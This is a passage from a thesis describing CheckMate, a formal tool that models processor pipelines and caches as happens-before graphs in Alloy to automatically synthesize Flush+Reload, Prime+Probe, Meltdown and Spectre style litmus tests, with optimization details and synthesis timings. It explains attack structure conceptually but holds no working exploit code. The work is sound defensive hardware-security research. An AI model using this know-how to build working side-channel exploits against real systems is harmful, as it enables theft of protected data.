This thesis leverages the observation that hardware security analysis is actually in many ways similar to analysis of memory consistency model implementations. Specifically, both share two requirements: (i) a way to determine if a specific program execution scenario is possible on a given microarchitecture, and (ii) a mechanism for analyzing microarchitectural event orderings and interleavings corresponding to a program's execution. The first requirement is met by a core principle of μhb graph analysis that cyclic μhb graphs represent impossible executions (i.e., executions that are *unobservable* on the target microarchitecture). Echoing Section 2.2.3, a cycle in a μhb graph represents a scenario in which a physical event happens before itself; i.e., a proof by contradiction that the proposed execution is impossible. Similarly, acyclic μhb graphs represent *observable* executions.

For the second requirement, we adopt μhb graphs from prior memory consistency model verification work, but extend and adapt them in interesting ways for security verification. Specifically, we first introduce the concept of exploit patterns to represent hardware execution patterns indicative of security exploits as μhb sub-graphs. Second, we leverage RMF techniques to facilitate implementation-aware exploit program synthesis. The remainder of this section details how CheckMate transforms the inputs of Figs. 4.1b and 4.1d into the outputs of Figs. 4.1f and 4.1e.

4.2.1 CheckMate Inputs

CheckMate requires two inputs: a microarchitecture specification and specification of a class of exploits.

Microarchitecture Specification

As this thesis along with prior work have both demonstrated, a microarchitecture and its related OS support can be modeled axiomatically [LPM14, LSMB16]. An axiomatic microarchitecture specification defines hardware-supported micro-ops, microarchitectural structures that micro-ops pass through at various points of execution, and any hardware-specific execution event orderings (e.g., in-order Fetch or OoO Execute). To encode microarchitecture specifications (i.e., *μspec models*), CheckMate uses a μspec-like DSL [LSMB16], that is augmented for security modeling and embedded within the Alloy DSL [Jac12]. The μspec models used by CheckMate support descriptions of complex microarchitectural features, such as branch prediction, speculation, virtual memory, and user-level processes.

Figure 4.1b provides an excerpt of a μspec model corresponding to Figure 4.1a's pedagogical two-core, three-stage, in-order hardware design. This excerpt is essentially identical to the axioms encoded in Figure 2.4 with the exception of small syntactical changes in CheckMate's implementation of the μspec DSL. As discussed in Section 2.2.3, μspec models are essentially first-order logic formulations of hardware designs, built on top of μhb graph-related predicates. Examples of such predicates include statements like `ProgramOrder` which evaluates to `True` if its two argument micro-ops are in order in the instruction stream, or `EdgeExists` which evaluates to `True` if there exists a happens-before edge between the two argument nodes (where a node is an $\langle Event, Location\rangle$ pair).

Exploit Pattern Specification

Exploit patterns are formalizations of hardware execution patterns indicative of security exploit classes. Most basically, they are μhb sub-graphs. For input into Check-Mate, they are expressed using the same DSL that is used for the microarchitecture specification input.

Figure 4.1d illustrates the exploit pattern we constructed for FLUSH+RELOAD attacks[1]. The Value in Cache Lifetime (ViCL) abstraction referenced in the figure is detailed in Section 4.5.1. For the moment, "ViCL Create" and "ViCL Expire" can be intuitively understood as "cache line create" and "cache line expire," respectively. The first pair of ViCL Create and Expire nodes in Figure 4.1d represent the attacker *possibly* having the exploit's line of interest residing in its cache at the beginning of the attack. To initiate the attack, the attacker uses an explicit flush instruction (or causes a cache collision), to evict a virtual address of interest. This flush/evict event is represented by the rectangle shaded with horizontal red lines. If the first pair of ViCL Create and Expire nodes corresponds to the same virtual address that the flush/eviction is targeting, we can draw a happens-before edge from the first ViCL Expire node to the flush/evict event.

In the absence of any instructions between the flush and reload events, FLUSH+RELOAD attacks *expect* to observe a cache miss on the reload access, resulting in new ViCL Create and Expire nodes. If, in the rectangle shaded with diagonal gray lines, the evicted location was brought into the cache by either (i) the victim accessing the same address (e.g., a via a shared library) or (ii) a speculative operation that is dependent on victim memory, the attacker will observe a cache hit on its reload access and have the potential to infer victim information it does not have

[1] Our FLUSH+RELOAD exploit pattern is general enough to additionally capture EVICT+RELOAD attacks.

permissions to access. The cache hit is illustrated by the *absence* of ViCL Create and Expire nodes for the reload access.

Another key insight of our approach is that we can re-purpose the axiomatic modeling technique used to encode μspec models in order to *abstract away some implementation-specific features* and create more portable exploit specifications. The FLUSH+RELOAD exploit pattern is general to the degree that it only relies on the presence of caches or similar structures (e.g., TLBs) that can be modeled with ViCLs and a particular microarchitectural structure (e.g., the Execute stage of the pipeline in Figure 4.1a), where reads from said structure bind their value. This pattern is portable and can be applied to a wide variety of microarchitectures or systems. When combined with a microarchitecture specification, this pattern will generate all program scenarios realizable on the microarchitecture (up to a user-specified program size) that can induce a hit on the reload access. Figure 4.1c and corresponding Figure 4.1f show the FLUSH+RELOAD exploit pattern superimposed on the execution of a program (specifically the program in Figure 4.1e) on Figure 4.1a's microarchitecture. In Section 4.5, the same pattern is used to produce Meltdown and Spectre attacks on a different hardware design.

4.2.2 CheckMate Outputs

μhb Graphs

The CheckMate approach ultimately transforms the microarchitecture and exploit pattern specification inputs into μhb graphs representative of hardware-specific exploit program executions when the input microarchitecture is susceptible to the input vulnerability. As in Figure 4.1f, we depict μhb graph nodes in a grid format; a node's event (i.e., micro-op) is denoted by the column label and a node's location is denoted by the row label. We have highlighted the FLUSH+RELOAD exploit pattern from

Figure 4.1d in red nodes and edges, a rectangle shaded with diagonal gray lines, and a rectangle shaded with horizontal red lines.

Figure 4.1f shows how exploit execution scenarios are represented as μhb graphs. Here, the Attacker (A) and Victim (V) are two distinct processes that are time-multiplexed on the same physical core and thus share an L1 cache. Yellow edges connecting `Complete` events to `Fetch` events (and one red edge from <`A.I2, Complete`> to <`V.I0, Fetch`>) represent time-multiplexing; a micro-op from one process must complete before a micro-op from another process is fetched. Dashed edges show the order of the instruction stream through the pipeline. Given the pipe-stages are fully in-order, `A.I1` is in the `Fetch` stage before `A.I2` is in the `Fetch` stage, and so on for `Execute` and `Commit`. Black solid edges represent a single micro-op's path through the pipeline; each micro-op is in the Fetch stage before it is in the `Execute` stage, etc. Blue edges and two red edges from (<`V.I0, L1 ViCL Create`> to <`A.I3, Execute`> and from <`A.I3, Execute`> to <`V.I0, L1 ViCL Expire`>) are specific to L1 cache `ViCL Create` and `ViCL Expire` events. Looking at `A.I1`, a cache line must be brought into the L1 cache (`L1 ViCL Create`) before it is read in the `Execute` stage, and the read of memory must complete in the `Execute` stage before the cache line is evicted from the L1 or invalidated (`L1 ViCL Expire`).

Security Litmus Tests

CheckMate conducts bounded verification, meaning the user must specify a maximum program size for synthesis (in terms of parameters such as the number of physical cores, threads, instructions, and processes). Ultimately, CheckMate outputs μhb graphs (Figure 4.1f) that represent executions of *security litmus tests* (in Figure 4.1e). Security litmus tests are intended serve as the most compact representation of an exploit program, containing the minimal number of micro-ops necessary to produce the exploit pattern of interest[2]. They are similar in concept to memory model litmus tests for concurrent programs as discussed in Section 2.2.1 and Chapters 3 and 5 [AMSS11, MHAM10, LWPG17, HVML04]. Security litmus tests are useful to output because: (i) they are much more practical to analyze with formal techniques than a full program due to their compact nature, and (ii) they are nevertheless easily transformed into full executable programs when necessary [AMSS10, AMSS11, MHC+06, TLM18a, TLM19, TLM18c].

Consider the security litmus test in Figure 4.1e which corresponds to the μhb graph in Figure 4.1f and which represents a traditional Flush+Reload attack. The attacker performs two reads and an intervening CLFLUSH operation all with the same effective address. It experiences a cache hit on the second read due to a victim access that brought the memory location back into the physically shared L1 cache. This litmus test performs the attack on a single address, whereas a full Flush+Reload attack would require scanning the entire cache for the flush and reload accesses. Furthermore, the litmus test assumes that cache is direct mapped. We choose to handle set-associativity with litmus test post-processing that accounts for the cache replacement policy of the target microarchitecture.

CheckMate can automatically generate a large volume of tests so that the user can identify all of the vulnerable hardware features. Given a Flush+Reload pattern, CheckMate effectively generates all possible ways in which an input microarchitecture could render the reload access a hit. Each generated "way" corresponds to a distinct acyclic μhb graph featuring a pattern indicative of Flush+Reload attacks as a sub-graph and representing a particular hardware-aware litmus test program execution. Each generated litmus test execution differs in some way, such as *how* the attack is performed, which is encoded in the generated μhb graph. For example, in our case

[2] When security litmus tests are synthesized by CheckMate, they may include additional instructions outside of the minimal representation if the synthesis bound on instructions is larger than the number of instructions required to construct the test.



Input: μspec Model
Ordering Specifications for Hardware + OS
§III.A.1
Input: Exploit Pattern Specification
Hardware Execution Pattern Indicative of an Exploit
§III.A.2
CheckMate
Parse μspec & Translate to Relational Model
§V
Alloy: Translate RMF to SAT
§IV.A
Synthesize Candidate Executions
§IV.B
Implementation-Aware Candidate Pruning
§IV.B
Extract Security Litmus Tests
§III.B.2
Output: μhb Graphs
Implementation-Relevant Exploit Executions
§III.B.1
Output: Litmus Tests
Abstracted Exploit Code
§III.B.2

Figure 4.2: Overview of the CheckMate toolflow. Inputs are listed across the top with arrows depicting when given inputs are used. Outputs are listed across the bottom with arrows originating from the steps that produce them.

study, synthesized Meltdown and Spectre attacks exploit speculative cache pollution whereas synthesized traditional Flush+Reload attacks exploit the combination of shared read-only memory and physical resource sharing between Attacker and Victim. Our Flush+Reload pattern is also sufficiently general such that in our experiments CheckMate generates alternative attacks where the CLFLUSH instruction is another memory access mapping to the same L1 cache line as the exploit's target address thereby evicting it (i.e., Evict+Reload).

While the security community has historically placed emphasis on ad hoc discovery of concrete working examples of exploits, we see benefits in automatically generating litmus test abstractions of exploits that aid microarchitects in designing secure hardware. Section 4.6.3 shows how security litmus tests make the path to a full exploit clear.

4.3 Relational Model Finding for Implementation-Aware Program Synthesis

CheckMate automatically synthesizes microarchitecture-aware programs that feature user-specified exploit patterns of interest. To implement this, we leverage RMF techniques. This section introduces terminology and presents an unoptimized version of CheckMate that we implement using the Alloy RMF language [Jac12]. Section 4.4 contains the optimizations that make CheckMate efficient.

4.3.1 Why Relational Model Finding?

Most basically, a relational model is a set of constraints on an abstract system of atoms (basic objects) and relations, where an N-dimensional relation defines some set of N-tuples of atoms [TJ07]. For example, a μhb graph is a relational model: the nodes of the μhb graph are atoms, and the edges in the μhb graph form a two-dimensional relation over the set of nodes (with one source node and one destination node for each edge). A constraint for a μhb graph might state that the set of edges in any satisfying instance (i.e., any satisfying μhb graph) is acyclic. Another constraint might state that the set of nodes and edges in any instance must contain a specific μhb sub-graph or pattern.

Finding instances of an exploit on a microarchitecture corresponds to model finding, and the use of μhb graphs is a good fit for relational models; together that makes RMF a good fit. Fortunately, optimized tools for efficient RMF already exist. We use Alloy [Jac12] as the language in which we implement CheckMate, due to its easy-to-use DSL and efficient mapping into SAT via its Kodkod backend [TJ07]. Any solutions found by the SAT solver are then translated back into the corresponding relations in the original Alloy model so that they can be analyzed by the user. The generality of this approach stands in contrast to previous work on μhb graphs [LSMB16], which used a custom solver incapable of capturing all of the features needed for CheckMate.

```
sig Address { }
abstract sig Event { po: lone Event }
abstract sig MemoryEvent extends Event { address: one Address }
sig Write extends MemoryEvent { rf : set Read, co : set Write }
sig Read extends MemoryEvent { fr : set Write }
fun com : MemoryEvent->MemoryEvent { rf + fr + co }
abstract sig Location { }
sig Node {
  event: one Event,
  loc: one Location,
  uhb: set Node
}
```

(a) Unoptimized Alloy formulation of μspec primitives.

Alloy Signature	**Set Contains All...**
sig Address	addressable memory locations
abstract sig Event	micro-ops
abstract sig MemoryEvent extends Event	micro-ops that access memory
sig Write extends MemoryEvent	micro-ops that write memory
sig Read extends MemoryEvent	micro-ops that read memory
abstract sig Location	microarchitectural structures
sig Node	nodes in a μhb graph

(b) Contents of Alloy `sigs` (i.e., Alloy sets) from a.

Figure 4.3: Section 4.4's optimizations enable significantly improved scalability with increasing hardware complexity compared to Section 4.3's unoptimized CheckMate implementation.

4.3.2 Initial (Unoptimized) Formulation of Microarchitecture Specification Primitives in Alloy

Figure 4.2 gives an overview of the CheckMate toolflow. CheckMate conducts microarchitecture-aware program synthesis in effectively two stages. First, given a set of all available micro-ops (as part of the μspec model) and a synthesis bound, CheckMate deduces the set of all possible program executions on the input microarchitecture. We refer to this set of program executions as *candidate executions* [AMT14]. Second, CheckMate prunes the set of candidate executions to only those which feature the desired exploit execution pattern. The result is a set of all possible security litmus test programs (within the synthesis bound) and all possible executions of those




Figure 4.4: Performance: This chart illustrates the benefits of optimized (opt.) CheckMate (Section 4.4) over unoptimized (unopt.) CheckMate (Section 4.3.2). Runtimes reflect the time to generate all satisfying μhb graphs for a synthesis problem that has just one solution. Specifically, I formulated an ISA-level litmus test program execution, which featured only one possible mapping onto hardware events and event orderings in each of the tested microarchitectures, as a synthesis constraint. Unoptimized CheckMate generates 10s-100s of thousands of isomorphic μhb graphs without terminating (we did not observe termination within a 24 hour limit), so we cap synthesis for those cases at 50,000 graphs. The number of synthesized examples is noted inside the bars; numbers greater than one indicate isomorphic graphs that we filter (Section 4.4.3). Opt. enables more targeted and efficient program synthesis that terminates.

programs (i.e., all interleavings of hardware execution events) that can expose the exploit pattern on the input microarchitecture.

While CheckMate moves beyond memory consistency model verification, some *memory consistency model relations* are relevant when generating candidate executions. Specifically, memory models define communication-based happens-before relationships that order micro-ops operating on the same effective address; we refer to μhb edges reflecting such relationships as `com` (or "communication") edges. Memory consistency models also define dependency happens-before relationships (`addr`, `data`, and `ctrl`) that affect ordering of dependent micro-ops and a program order (or `po`) happens-before relationship that orders micro-ops with other micro-ops that occur later in the instruction stream.

As discussed in Section 4.2.1, the microarchitecture and exploit pattern specifications supplied to CheckMate are expressed in the (augmented) μspec-like DSL embedded in Alloy. In order to interpret μspec models and leverage Alloy's RMF backend, CheckMate requires an Alloy formulation of the following μspec primitives: addressable memory locations, micro-ops (i.e., "events"), micro-ops that access memory (i.e., "memory events"), hardware locations, memory model relations (`com` and `po`), μhb nodes, and μhb edges. These μspec primitives are then used to construct μspec predicates such as the `ProgramOrder` and `EdgeExists` predicates in Figure 4.1b.

Figure 4.3a presents an unoptimized formulation of μspec primitives in Alloy. The figure shows four high level atoms or "signatures" (`sig`) in Alloy syntax, along with other `sigs` that extend from them. Each `sig` is essentially a set in Alloy. Figure 4.3b summarizes the set contents of the `sigs` we define. Unfortunately, this naive approach suffers from inefficiencies and poor scalability for our application scenarios, so CheckMate addresses these issues (see Section 4.4).

4.4 CheckMate Tool: Keeping Implementation-Aware Program Synthesis Tractable

The key to making CheckMate useful is keeping it efficient; RMF is challenged by huge search spaces that are infeasible to analyze in terms of time or memory. Thus, when building CheckMate, we paid close attention to constraining the solution space so as to minimize time wasted exploring redundant solutions. Our techniques are not specific to Alloy and could be used to improve the scalability of other RMF- and SAT-based techniques for μhb analysis.

Although μhb analysis covers large search spaces, huge portions of the space can be pruned quickly. Microarchitecture specifications define concrete hardware locations and hardware-enforced orderings, enabling us to frame the problem intelligently to keep runtimes tractable. For example, the μspec model specifies the set of locations that a specific type of micro-op must pass through (e.g., during its path through the pipeline). The μspec model can therefore statically determine which nodes should be present. The key is to ensure that the underlying tools (Alloy in this case) have the information they need to perform this pruning.

With a naive node implementation like that in Figure 4.3a, Alloy will analyze many instances of the model that are repetitive or symmetric. For example some instances/solutions might be isomorphic to others except for arbitrary node relabeling. Consider the security litmus test in Figure 4.1e and its corresponding μhb graph in Figure 4.1f that contains 20 nodes. With no symmetry-breaking, a naive Alloy encoding would cause Kodkod to generate 20! variants of this single μhb graph corresponding to each of the different ways that nodes could be assigned to the event location pairs. This does not even include the number of ways in which edges can be assigned to node pairs. While Alloy does have some symmetry-breaking built in, its heuristics are not sufficient to prune enough of search space to make microarchitecture-aware program synthesis feasible. Figure 4.4 shows how the unoptimized runtime explodes for practical microarchitectures.

4.4.1 Avoiding Re-Analysis of Isomorphic Graph Nodes

Problem sizes quickly become intractable without a way to constrain nodes. Figure 4.3a shows a naive way to represent nodes would be as a new `sig`. In that case, we also need two new relations describing the micro-op and location assigned to each node. The exact μhb graph layout is known a priori (i.e., a regular grid), but unfortunately, Alloy can only express relations as SAT expressions to be concretized later by the SAT solver. Thus, such an approach introduces two new large degrees of freedom that do not even carry any semantic content, resulting in a tremendous waste of computational resources.

A more efficient mapping is to simply encode nodes as a relation `NodeRel`, of type `Event→Location`. In this way, the necessary mapping information is encoded directly, reducing wasteful compute. Consequently, we can instantiate a constrained and relevant set of μhb nodes. `NodeRel` maps `Event` atoms to each of the specific `Location` atoms that they must pass through in a valid execution. That is, the instructions flow through the pipestages in a familiar way. For Figure 4.1f's μhb graph: `NodeRel` $= \{\langle V.I0, Fetch\rangle$, $\langle V.I0, Execute\rangle$, $\langle V.I0, Commit\rangle$, ...}.

4.4.2 Avoiding Re-Analysis of Isomorphic Graph Edges

Since μhb nodes are represented by the `NodeRel` relation of type `Event`→`Location`, μhb edges have the type `(Event`→`Location)`→`(Event`→`Location)`. An edge of this type implies a happens-before edge from an instruction at one location to a possibly different instruction at a possibly different location.

Once all required edges have been added to a μhb graph, cycle checking is performed by taking the transitive closure of all edges and checking for reflexive edges (i.e., edges that start and end at the same node). To constrain the model finding problem to focus only on edges of interest, we created various categories of edge relations that are ultimately composed into a single relation, `sub_uhb`. For example, two subsets of `sub_uhb` include: `uhb_intra`, which describes intra-instruction edges, and `uhb_inter`, for inter-instruction edges. By dividing `sub_uhb` into sub-relations, we drastically reduce the exploration of graphs that result from adding edges that would already be included in the transitive closure of edges. However, despite the distinct names assigned to each category, all μhb edges are still treated equivalently by the cycle checking that is ultimately performed to categorize a potential solution program as observable or unobservable.


4.4.3 Constraining Solutions

In addition to node and edge optimizations, a third optimization pertains to solution constraints. During the course of each run, CheckMate generates μhb graphs representing each of the synthesized program executions. If isomorphic μhb graphs are reproduced with different labels (4.4.1), the same security litmus test can be reproduced multiple times for the same run of CheckMate. Filtering duplicate solutions produces a more concise set of results.

Furthermore, there are cases where programs might be symmetric or differ only in addresses being swapped. We consider two results with this type of symmetry to be the same, and filter one. Another issue arises with unbounded relationships. For example, when modeling caches, there might be a large or unbounded number of ways in which a system's caches could issue and respond to coherence messages. In this case, the user can constrain the number of μhb edges corresponding to the cache coherence activity to be a finite number. This bounds the number of example programs that are generated. If the user can identify a true upper bound to specify as the constraint, then the generated set is still complete. If a bound is set without knowing the true upper bound, then the generated output programs may be an incomplete set, but this is a performance vs. coverage trade-off. Our experience with litmus test symmetries is not unique, and other related work also employs similar work-arounds [MHAM10, LWPG17]. We use a simple heuristic for eliminating duplicate security litmus test produced by CheckMate; further techniques from prior work would also be applicable.

4.5 Case Study: Synthesizing Real Attacks

To showcase the applicability of CheckMate to modern secure processor and systems design, we conducted a case study to evaluate the susceptibility of a speculative OoO processor to both Flush+Reload and Prime+Probe cache timing side-channel attacks. When supplying CheckMate with our microarchitecture and Flush+Reload exploit pattern, CheckMate automatically generated security litmus test programs



(a) How ViCLs Work: On the left, the write creates a new ViCL pair which sources the subsequent read. On the right, the first read misses creating a new ViCL pair, which sources the following read, which hits.

(b) PRIME+PROBE μhb exploit pattern; rectangles can contain any combination of nodes and edges.

Figure 4.5: Modeling cache side-channel attacks with ViCLs.

representative of Meltdown [LSG+18] and Spectre [KGG+18] attacks. Upon switching the FLUSH+RELOAD pattern to a PRIME+PROBE pattern, CheckMate synthesized *new attacks* related to Meltdown and Spectre, yet distinct.

4.5.1 Specifying Attack Patterns

Section 4.2.1 explains the exploit pattern we constructed for FLUSH+RELOAD cache side-channel attacks. This section describes the ViCL abstraction that was used to construct that pattern and presents another exploit pattern we formulated, specifically for PRIME+PROBE attacks.

Value in Cache Lifetime (ViCL)

Modeling any type of cache side-channel attack necessitates modeling cache occupancy. To model cache occupancy, we use the ViCL abstraction from prior μhb analysis work [MLPM15]. As Figure 4.5a shows, a ViCL seeks to abstract the lifetime of a cache line into two main events: a “Create” event and an “Expire” event, which can then be used to reason about event orderings and interleavings. A ViCL Create occurs when either (i) a cache line enters a usable state from a previously unusable state, or (ii) when a new value is written into a cache line. A ViCL Expire occurs when (i) its cache line enters an unusable state from a previously usable state, or (ii) a value in a cache line is overwritten and no longer accessible. For read accesses, ViCL Create and Expire nodes are not instantiated if the read experiences a cache hit. In that case, the read is "sourced" from a pre-existing ViCL. That is, the read receives its value from another micro-op that has brought/written the location/value into the cache.

Both of the cache side-channel attacks we consider in this thesis—PRIME+PROBE and FLUSH+RELOAD—fit a similar format where the attacker conducts two primary accesses to the same target address. The first access—the prime (resp. flush) access in a PRIME+PROBE (resp. FLUSH+RELOAD) attack—sets up the attack. The second (and subsequent) access—the probe (resp. reload) access in a PRIME+PROBE (resp. FLUSH+RELOAD) attack—completes the attack and is timed for classification as a cache hit or miss. Cache hits and misses for a load can largely be distinguished by the presence or absence of new ViCL Create and Expire nodes, respectively, in a μhb graph. This is not strictly true in all cases, since for example a load may suffer a cache miss but a ViCL hit if it accesses a line that already has a pending fill outstanding. However, this situation will be uncommon in the more controlled scenarios of interest in this thesis, and hence we simply consider it to be part of the noise in the signal. Although writes always inherently produce new ViCLs, we analyze them the same way we do reads, and we post-process them to generate analogous cache-based timing attacks with a write rather than a read as the second access.

Prime+Probe Exploit Pattern

Figure 4.5b depicts the PRIME+PROBE exploit pattern we constructed in an effort to synthesize new exploits related to Meltdown and Spectre, but leveraging a different side-channel attack. This pattern consists of two consecutive memory accesses to the same address, and new ViCL Create and ViCL Expire nodes for the second access. To the extent that clean lines will not otherwise be evicted (causing noise in the signal), this pattern signifies a measurable timing difference and the potential for an attacker to infer victim information it does not have permissions to access when (i) the victim, evicts the attacker's line (e.g., by accessing a memory location that maps to the same spot in the cache, causing a collision) or (ii) a speculative operation that is dependent on victim memory evicts the line. Notably, the exploit patterns we constructed for Flush+Reload (Figure 4.1d) and Prime+Probe (Figure 4.5b) do not encode a notion of time. Rather they rely on the user's knowledge that changes in cache state are detectable via timing measurements. Therefore, CheckMate exploit patterns are equally effective for encoding side-channel attacks that rely on other types of measurable dynamic state variability resulting from microarchitectural events (e.g., state changes).

4.5.2 Experimental Setup

CheckMate augments μspec modeling with additional capabilities and features including: distinct processes (e.g., attacker and victim processes), private and shared address spaces, memory access permissions, cache indices, coherence protocol invalidation messages, speculation, and branch prediction. The hardware design in our experiments is a 5-stage pipeline—Fetch, Execute, Reorder Buffer (ROB), Permission Check (PC), Commit—where processor cores have FIFO store buffers and private L1 caches connected to main memory. We note that despite conducting security analysis on a simplified microarchitecture, our setup captured relevant features of real-world (i.e., Intel x86) processor designs that resulted in our CheckMate-synthesized exploits working on Intel processors.

The μhb graphs in Figures 4.6 and 4.7 reflect the 5-stage design described above. The μhb graphs in Figs. 4.7a and 4.7b additionally feature RWReq/RWResp execution events, which correspond to the points at which coherence requests/responses are made/received for a given memory access. We omit these locations from Figs. 4.6a and 4.6b since they are not relevant for the Meltdown and Spectre security litmus tests. The supported micro-ops in our μspec model are reads, writes, CLFLUSH (analogous to x86's `clflush`), conditional branches, and full fences. The pipeline implements the Total Store Order (TSO) memory model. Other micro-ops and/or memory models are easy to add or implement as desired; the CheckMate approach is easily extensible.

In our runs of CheckMate, we take explicit steps to reduce noise in the synthesized outputs. First, we make an *attacker assumption* which mandates that the attacker will not cause noise in our experiments (i.e., the attacker will not void its own exploit). Second, we assume for convenience that collisions are the only mechanism by which cache lines can be evicted. In other words, we categorize any evictions not due to collisions as noise in the signal. This filtering helps us avoid false positive exploit programs. To elaborate on this point, memory model counterexamples produced by TriCheck in Chapter 3 do not contain false positives since every acyclic μhb graph corresponds to a feasible program execution on the input μspec model. Similarly, all μhb graphs synthesized by CheckMate represent feasible executions. However, false positive exploit program executions (i.e., program executions that do not constitute legitimate exploits despite being realizable on the input μspec model) can be generated without preventing the attacker and outside system (e.g., operating system) from interfering. Finally, we supply CheckMate with an additional constraint that requires attacker programs end after they have acquired the desired information from the victim (e.g., after the probe step of a Prime+Probe attack).

Between the one processor input and two exploit pattern inputs (i.e., Flush+Reload and Prime+Probe), we tested two total (processor, exploit pattern) input combinations. For these inputs, we ran CheckMate with increasing bounds until an attack was found. We ran our experiments using Alloy Version 4.2 [Jac12] and Kodkod Version 2.1 [TJ07], both of which run as Java applications.


Exploit Pattern	Inst.	Output Attack	Min. to Synth. 1	Min. to Synth. All	Unique Litmus Tests
Flush+Reload	4	Flush+Reload	3.91	6.32	8
	5	Meltdown	19.53	55.48	6
	6	Spectre	79.83	215.11	12
Prime+Probe	3	Prime+Probe	3.27	4.14	6
	4	MeltdownPrime	15.73	16.78	4
	5	SpectrePrime	64.87	67.27	8

